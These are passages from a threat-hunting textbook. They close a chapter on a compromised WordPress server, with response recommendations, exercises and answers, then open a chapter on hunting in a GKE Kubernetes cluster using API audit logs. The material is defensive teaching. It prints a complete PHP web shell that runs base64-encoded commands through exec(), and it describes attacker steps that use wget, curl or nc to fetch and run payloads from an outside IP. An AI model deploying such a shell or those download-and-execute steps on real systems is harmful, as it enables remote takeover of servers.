


Figure 4.9 Threat-hunting process: Execution phase

4.3.3 Communication

Following are the steps that we took to communicate the hunt finings (figure 4.10):

1. After proving the hypothesis and collecting the evidence about the threat execution, we handed the case to the incident-response team to take the investigation further.
2. The threat hunter shared the following recommendations to enhance the security detection and prevention capabilities:
    a. Restrict outbound connections established from servers. This configuration would have blocked the outbound connections triggered by the adversary executing commands from the web shell or later from other programs uploaded to the web server.
    b. Enable logging for user activities on the WordPress server and collect this data on the central event store. This would have helped us identify when the web shell file was uploaded and other activities were performed by the compromised account, supplier007.
    c. Capture Linux activities using tools such as Sysmon for Linux and forward the events to the central event store. This would have answered questions that we had about files created on the compromised web server and other content the adversary accessed, modified, or executed.

d. Deploy a tool such as OSQuery on servers and give threat hunters access to the tool. Having this would have helped us quickly answer questions about files or processes.

e. Remove unnecessary tools and services such as netcat to minimize the attack surface.

f. Enable network flow logging. In the case of public cloud deployment, this capability is delivered by enabling VPC flow logging. VPC flow logs contain the number of bytes exchanged in a session. This would have helped us identify potential data exfiltration.

g. Use multifactor authentication (MFA) to protect the user sign-in process to the application. MFA involves the use of two or more pieces of evidence to authenticate, such as a password and a time-based token. Using MFA would have greatly reduced the possibility of the adversary's accessing the system using the compromised account, supplier007.

h. Block inbound connections from TOR exit nodes. Although determined attackers can easily bypass this control, blocking TOR exit node IP addresses can help thwart some attacks.

3. Based on the information collected during the threat hunt, the threat would share additional TTPs uncovered during the expedition with the threat-intelligence team:

a. Base64 encoding is used as a basic obfuscation technique to communicate with the web shell.
b. Adversary explores using `wget`, `curl`, or `nc` to download content to the compromised server from `34.125.53.119` using `TCP/80`.
c. Adversary downloads content to `/tmp` and then executes it. The execution results in connecting to `34.152.29.228` using `TCP/80`.
d. Adversary deletes the uploaded web shell file and other content downloaded to `/tmp`.

5. The threat hunter would provide a detailed report summarizing findings and recommendations about the threat-hunting expedition.




Figure 4.10 Threat-hunting process: Communication phase

4.4 Exercises

An hourly backup is performed for the content of `/var/www/html`. Suppose that you struck some luck: one

of the hourly backups was performed before the adversary deleted the web shell file, `project-plan.php`. You asked for copies of the backed-up files, and one of them was for `project-plan.php`. The content of the file is shown in listing 4.22.

1. How could access to the content of `project-plan.php` assist you in the hunting expedition?
2. What Linux command would you use to perform a search that looks for instances where legitimate `.php` files on the server were modified to include some of the code contained in this web shell?

You can download the web shell file from chapter 4's repository on GitHub (https://mng.bz/vJ94).

Listing 4.22 The uploaded web shell code

```
<title>PHP Web Shell</title>
<html>
<body>
    <!-- Replaces command with Base64-encoded Data -->
    <script>
    window.onload = function() {
        document.getElementById('execute_form').onsubmit = function () {
            var command = document.getElementById('cmd');
            command.value = window.btoa(command.value);
        };
    };
    </script>

    <!-- HTML Form for inputting desired command -->
    <form id="execute_form" autocomplete="off">
        <b>Command</b><input type="text" name="id" id="id" autofocus="autofocus"
style="width: 500px" />
        <input type="submit" value="Execute" />
    </form>

    <!-- PHP code that executes command and outputs cleanly -->
    <?php
        $decoded_command = base64_decode($_GET['id']);
```

```
        echo "<b>Executed:</b>  $decoded_command";
        echo str_repeat("<br>",2);
        echo "<b>Output:</b>";
        echo str_repeat("<br>",2);
        exec($decoded_command . " 2>&1", $output, $return_status);
        if (isset($return_status)):
            if ($return_status !== 0):
                echo "<font color='red'>Error in Code Execution -->  </font>";
                foreach ($output as &$line) {
                    echo "$line <br>";
                };
            elseif ($return_status == 0 && empty($output)):
                echo "<font color='green'>Command ran successfully,
                but does not have any output.</font>";
            else:
                foreach ($output as &$line) {
                    echo "$line <br>";
                };
            endif;
        endif;
    ?>
</body>
</html>
```

The work we did in this hunt shows the importance of collaboration between the threat-hunting team and the threat-intelligence team. Threat-intelligence information shared with the threat hunters should be actionable, allowing threat hunters to formalize and execute threat hunts. In some cases, threat hunters may be given limited time to research the problem, so the threat-intelligence report should provide sufficient insights into the situation at hand.

During a hunting expedition, the hunter encountered challenges with events, systems, and applications. Although we had two event types for this hunt, they could not provide the level of visibility we required to reach conclusive answers to some of the questions we had during the hunt.

In addition, we discovered that the web service was deployed as a cloud-native application using Kubernetes hosted in a public cloud infrastructure. Knowing the urgency of the case, we might not have enough time to research the security of Kubernetes or other container-based application deployments. We will do that in chapter 5 when we hunt for threats against container-based deployments.

4.5 Answers to exercises

1. Accessing the `project-plan.php` web shell file can significantly aid the threat hunter and the incident-response team in understanding the adversary's methods, in which the Base64 encoding is used for command execution.

2. To locate other legitimate PHP files that might have been tampered with to include code similar to the web shell, you can use the following grep command: `grep -rilE "(base64_decode|exec)" /var/www/html/*.php`.
    - `grep`: Search text or files for lines that match a specified pattern.
    - `-r`: A grep option to search recursively through directories.
    - `-i`: A grep option that makes the search case-insensitive.
    - `-l`: A grep option to only list the names of files containing the matching lines, rather than the matching lines themselves.
    - `-E`: A grep option that enables the use of extended regular expressions in the search pattern.
    - `"(base64_decode|exec)"`: The search pattern. The | operator acts as a logical OR; grep will look for lines containing base64_decode or exec.
    - `/var/www/html/*.php`: The directory and file type to search. In this case, it searches all .php files within the /var/www/html directory.

Summary

- Threat hunting is often a collaborative effort among teams, including threat hunting, threat intelligence, vulnerability management, system administration, and incident response.
- Threat-intelligence reports should be structured and actionable. They should provide enough insights to allow threat hunters to take action and conduct effective threat-hunting expeditions.
- Threat hunters should work closely with other team members to request information to help uncover threats. Threat hunters should also continuously update other team members about their findings.
- Threat hunters should share the TTPs they uncover with the threat-intelligence team.
- To achieve better threat-hunting outputs, it is important to have good data collection coverage.
- Threat hunters often identify shortages in event collection and system configuration during hunting expeditions. Threat hunters should provide meaningful recommendations to enhance future hunts and detection activities.
- The entire team, including threat hunters, should follow the incident response process, which should clearly describe incident notification and escalation.

5 Hunting in clouds

This chapter covers

- **Delivering cloud-native applications**
- **Ensuring the security of cloud-native applications deployed using Kubernetes**
- **Hunting in containerized-based environments**
- **Collecting information from private/public clouds**
- **Conducting a threat-hunting expedition in a public cloud Kubernetes infrastructure**
- **Working with cloud-native data sets**

As cloud-native applications become increasingly commonplace, it is increasingly likely that you'll have to threat-hunt in the cloud. In this chapter, we practice threat hunting by conducting an expedition in a public cloud infrastructure hosting a cloud-native application. The chapter describes Kubernetes, identifies critical data sources in a Kubernetes infrastructure, and shows how to collect and use various cloud infrastructure events for threat hunting, highlighting the differences between virtual machines and containers. Finally, the chapter documents the threat-hunting play and walks through the steps of the threat-hunting process.

Understanding the underlying infrastructure and data sources is critical for a successful threat-hunting play and expedition. Although I describe the cloud infrastructure

components involved in this threat-hunting expedition, I encourage you to access the external links in this chapter to learn more about public cloud infrastructure and Kubernetes-related concepts.

5.1 Hunting for a compromised Kubernetes infrastructure

Chapter 4 briefly introduced basic concepts related to containerized infrastructures. The compromised cloud-based application (WordPress running on Apache2) was running as a pod on a Kubernetes infrastructure hosted on a public cloud provider.

The security incident we uncovered in chapter 4 triggered our interest in looking deeper into containers and container orchestration platforms such as Kubernetes. In response, we decided to conduct a threat-modeling exercise to identify relevant threat scenarios and then design and conduct a threat hunt for one of the most relevant threat scenarios: an attacker escaping a Kubernetes container and gaining unauthorized access to a substantial portion of the Kubernetes environment. Figure 5.1 shows the core building blocks in Kubernetes: cluster, nodes, pods, and containers.




Figure 5.1 Kubernetes cluster, nodes, pods, and containers

DEFINITION A Kubernetes *cluster* comprises control planes and one or more physical or virtual machines, called *worker nodes*. The worker nodes host pods, which contain one or more containers. The *container* is an executable image that includes a software package and all its dependencies.

Containers are core infrastructure building blocks that deliver the microservice architecture used to deliver modern applications. The microservice architecture aims to deliver rapid, frequent, and reliable delivery of large private and public applications by using small services, each running in

its own process (such as a container) and communicating by using lightweight mechanisms such as APIs and Google Remote Procedure Call (gRPC).

Figure 5.2 Deploying monolithic applications on bare physical servers or virtual machines

You should be familiar with the shift from monolithic applications (figure 5.2) to a microservice-based architecture (figure 5.3). You should also be familiar with the cloud infrastructure that delivers this shift, including how APIs are used to access and manage the applications and infrastructure.




Figure 5.3 Cloud-native microservice applications architecture

NOTE Concepts discussed in this chapter apply to other managed public cloud infrastructures, such as AWS Elastic Kubernetes Service (EKS), Azure Kubernetes Service (AKS), Alibaba Cloud Container Service for Kubernetes (ACK), and IBM Cloud Container Service for Kubernetes (ACK). The concepts also apply to privately hosted Kubernetes infrastructures that use vanilla Kubernetes, as well as orchestration platforms such as OpenStack and Rancher.

5.1.1 Threat scenario

Based on the threat-hunting expedition we conducted in chapter 4, we decided to conduct a threat-modeling exercise, revealing potential threats associated with the Kubernetes cluster deployed on a public cloud provider. A threat-modeling exercise can reveal threats that are relevant to the environment, highlighting the effect levels of these threats. The list of threats identified through a threat-modeling exercise is a good source for a relevant threat-hunting plays.

Which threats do we hunt for first? Generally, we need to prioritize the ones with the highest relevance and effect. Following is a summary of the threat-modeling scenario that we'll use to design the hunting play and conduct a threat-hunting expedition:

- *Source*—Internet
- *Threat*—An attacker escapes a Kubernetes container and gains unauthorized access to a substantial portion of the Kubernetes environment, including the hosting node(s) and other pods/containers deployed in the Kubernetes cluster. Then the attacker can successfully interact with the Kubernetes API server to harvest the cluster information and provision new resources to operate malicious services such as crypto mining, botnet nodes, and Tor exit nodes.
- *Actor*—Malicious individuals, state-sponsored groups, or organized-crime actors.
- *Target*—Containers and Kubernetes nodes hosted on a public or private cloud infrastructure.
- *Attack vector*—Attackers who gain access to a privileged container deployed on Kubernetes or have the right permissions to create a new privileged container and access the host's resources.

DEFINITION A ***privileged container*** **is a container that is deployed with access to the devices of the host machine, lifting the limitations applied to ordinary containers.**

- *Effect of threat execution*—The adversary can potentially gain complete control of the Kubernetes environment, covering all nodes and pods. In addition, the adversary might be able to host stealth containers that bypass existing Kubernetes security controls.
- *Indicators of compromise (IOCs)*—
    - Successful calls to the Kubernetes API server from unexpected locations
    - Successful calls to the Kubernetes API server using unexpected accounts
    - Successful calls to the Kubernetes API server using unexpected agents
    - Unknown Kubernetes pods running in the cluster

DEFINITION ***Escaping a Kubernetes container*** **refers to using a container as a launchpad to move to other parts of the Kubernetes environment, breaking the fundamental isolation that containerized environments should exhibit. The *Kubernetes API server* is a critical control plan component hosted on a Kubernetes cluster master node that services REST API-based operations. The API server provides the front end to the cluster's shared state through which all other components interact. Monitoring calls to the Kubernetes API server is vital for security detection and threat hunting.**

5.1.2 Research work

The cloud-native application is hosted on a public cloud service provider, Google Cloud Platform (GCP). We were able to collect some initial information about the cloud

infrastructure, applications, and events that were collected and stored.

Cloud

Following are the details on the Google Kubernetes Engine (GKE) cluster running in one virtual private cloud (VPC):

- *Public cloud*—GCP
- *Region*—us-west1-a
- *Platform*—GKE
- *Cluster type*—GKE Standard (a pay-per-node Kubernetes cluster in which you configure and manage the cluster nodes)
- *Cluster size*—Cluster autoscaling is enabled with 3 minimum nodes and 10 maximum nodes. The GKE cluster's autoscaling configuration automatically resizes the number of nodes based on workload demands.
- *Kubernetes cluster name*—`production`
- *Namespace where pods are deployed*—`chapter5`
- *Cluster endpoint running the API server*—`35.199.171.183`
- *Cluster pod address range*—`10.48.0.0/14`
- *Service address range*—`10.52.0.0/20`

NOTE **VPC creates a private cloudlike environment on public clouds by hosting resources such as network services, security services, virtual machines, and Kubernetes clusters. If required, services hosted in a VPC can be exposed to other VPCs or the public.**

NOTE In Kubernetes, namespaces provide a mechanism for isolating groups of resources within a single cluster. A cluster has three default namespaces: `kube-system` (for Kubernetes components), `kube-public` (for public resources), and `default` (for user resources). New namespaces can be created as required.

Listings 5.1 and 5.2 show the details of the cluster using `kubectl`, the Kubernetes command-line tool that communicates with the Kubernetes cluster's control plane via the Kubernetes API. The tool allows authorized administrators to interact with and manage the cluster and Kubernetes objects remotely.

Listing 5.1 Kubernetes cluster details

```
kubectl cluster-info                                          ①

Kubernetes control plane is running
 at https://35.199.171.183                                    ②
...
```

① **kubectl command to display endpoint information about the master and services in the cluster**

② **The URL where the Kubernetes control plan is hosted, https://35.199.171[.]183. The Kubernetes API server is hosted on this IP address.**

Listing 5.2 Cluster nodes summary

```
kubectl get nodes -o wide | \
awk {'print $1" "$6" "$7'} | \
column -t                                                     ①

NAME                                        INTERNAL-IP EXTERNAL-IP

gke-production-default-pool-3b82e871-momk 10.138.0.26 34.83.195.160 ②
gke-production-default-pool-3b82e871-kbk7 10.138.0.29 34.168.161.133
gke-production-default-pool-3b82e871-tsbx 10.138.0.30 34.168.242.251
```

① **A kubectl command to retrieve the cluster worker node details and display specific fields as columns in the output**

② **Information about one of the three nodes hosting the cluster. The output shows the internal and external IP addresses of the node.**

Listing 5.2 shows the internal and external IP addresses of the three nodes that host the Kubernetes cluster. When you deploy your own Kubernetes cluster, you'll probably receive a different set of IP addresses.

NOTE **Traffic from a pod hosted on a node uses the node's IP address when communicating with pods or systems outside that node.**

Application

The cloud-native application web frontend is exposed to the internet over `TCP/80` and `TCP/443`, using the cloud provider's load-balancing service. The following listing shows the Kubernetes service.

Listing 5.3 Kubernetes services in a namespace

```
kubectl get services -n chapter5                                    ①

NAME   TYPE         CLUSTER-IP  EXTERNAL-IP  PORT(S)                ②
portal LoadBalancer 10.52.7.211 34.83.61.253 80:32570/TCP,443:32274/TCP
```

① **kubectl command to list the services available in namespace chapter5**

② **A load-balancer service exposing ports TCP/80 and TCP/443 using IP address, 34.83.61.253**

Events

Based on the research, we found that the following events are collected and stored in the Humio data store:

- Audit logs for calls made to the Kubernetes API server, including `get`, `list`, `create`, and `delete` requests. Requests made using `kubectl` are logged, for example.
- OS logs from the nodes hosting the Kubernetes cluster, as shown in listing 5.2, are collected by a `DaemonSet` pod. The nodes run a version of a Linux-based operating system. Events collected include system configuration modifications, user logins, and Secure Shell (SSH) sessions.
- Web access logs from the public Apache2 web server hosting the web frontend application.
- Cloud firewall logs for inbound and outbound connections established to or from the nodes serving the cluster and hosting the pods and services.

NOTE `kubectl` **is a command-line tool that allows you to interact with the Kubernetes API server for cluster management purposes. With** `kubectl`**, for example, you can provision a deployment, get the status of the pods, and retrieve logs for a container in a pod. It is possible to interact with the Kubernetes API server by using other tools, such as** `curl`**.**

DEFINITION In Kubernetes, a *`DaemonSet`* **is a pod feature that ensures that a pod is scheduled and running on all selected cluster nodes. This feature is useful for deploying background functions such as event collection.**

To understand the environment better, we asked the cloud platform management administrator to provide the Kubernetes deployment's configuration files. These files are written in Yet Another Markup Language (YAML) to create or update Kubernetes components such as pods, deployments, services, and roles. Getting the files is taking a long time. Should we wait for them before going on the expedition? We should expect to receive the Kubernetes configuration files at any time during the expedition, so let's start the hunting expedition without waiting for them to arrive.

NOTE **Waiting for these files to arrive should not stop you from starting a threat-hunting expedition. Information in these files may not provide clues.**

5.1.3 The hunting expedition

We will use the Kubernetes API server events to search for our first IOC: successful calls to the Kubernetes API server from unexpected locations. First, let's review the structure and content of the Kubernetes API server events. For this chapter, we won't have events on GitHub. Details of events and findings are provided in the listings.

Kubernetes API server events

Listing 5.4 is a sample event generated by the Kubernetes API server. The event corresponds to executing the command `kubectl get pods` from a remote host

authorized against the Kubernetes cluster. The command lists the pods available on the Kubernetes cluster.

Listing 5.4 Sample Kubernetes API server event

```
{
  "@timestamp": "2022-03-05T07:29:11.000Z",
  "insertId": "931625f0-953d-45e8-abfc-1f5fab04d588",
  "labels": {
    "authorization.k8s.io/decision": "allow",                    ①
    "authorization.k8s.io/reason": "access granted by IAM permissions."
  },
  ...
  "protoPayload": {
    "@type": "type.googleapis.com/google.cloud.audit.AuditLog",
    "authenticationInfo": {
      "principalEmail": "*****@*****"                            ②
    },
    "authorizationInfo": [
      {
        "granted": true,
        "permission": "io.k8s.core.v1.pods.list",
        "resource": "core/v1/namespaces/chapter5/pods"           ③
      }
    ],
    "methodName": "io.k8s.core.v1.pods.list",
    "requestMetadata": {
      "callerIp": "193.188.105.36",                              ④
      "callerSuppliedUserAgent": "kubectl/v1.21.4
        (darwin/amd64) kubernetes/3cce4a8"                       ⑤
    },
    "resourceName": "core/v1/namespaces/chapter5/pods",          ⑥
    "serviceName": "k8s.io"
  },
  "receiveTimestamp": "2022-03-05T07:29:10.454104682Z",
  "resource": {
    "labels": {
      "cluster_name": "production",                              ⑦
      "location": "us-west1-a",
      "project_id": "prismatic-rock-335909"
    },
    "type": "k8s_cluster"
  }
```

① **labels.authorization.k8s.io/decision contains the Kubernetes API decision.allow indicates that the Kubernetes API server has authorized a request.**

② **protoPayload.authenticationInfo.principalEmail contains the authenticated user's email address (or service account on behalf of a third-party principal) that made the request. We masked the email address associated with the user who made the pod listing request.**

③ **protoPayload.authorizationInfo.resource contains the resource to which that the Kubernetes API server has authorized the request, core/v1/namespaces/chapter5/pods: the pods hosted in the chapter5 namespace.**

④ **protoPayload.requestMetadata.callerIp contains the IP address of the caller, 193.188.105.36.**

⑤ **protoPayload.requestMetadata.callerSuppliedUserAgent contains the user agent of the caller, kubectl/v1.21.4 (darwin/amd64) kubernetes/3cce4a8.**

⑥ **protoPayload.resourceName contains the Kubernetes resource that the client requested, core/v1/namespaces/chapter5/pods.**

⑦ **resource.labels.cluster_name contains the cluster name with which the events are associated, production.**

Searching for the first indicator

What do unexpected locations entail? To answer this question, we need to identify the *expected* locations ("source") of the API calls, including the following:

- *Systems used by the cloud platform administrators to carry out their regular system management tasks*—In the preceding API server event, `193.188.105.36` and `111.65.33.215` are known management source IP addresses.
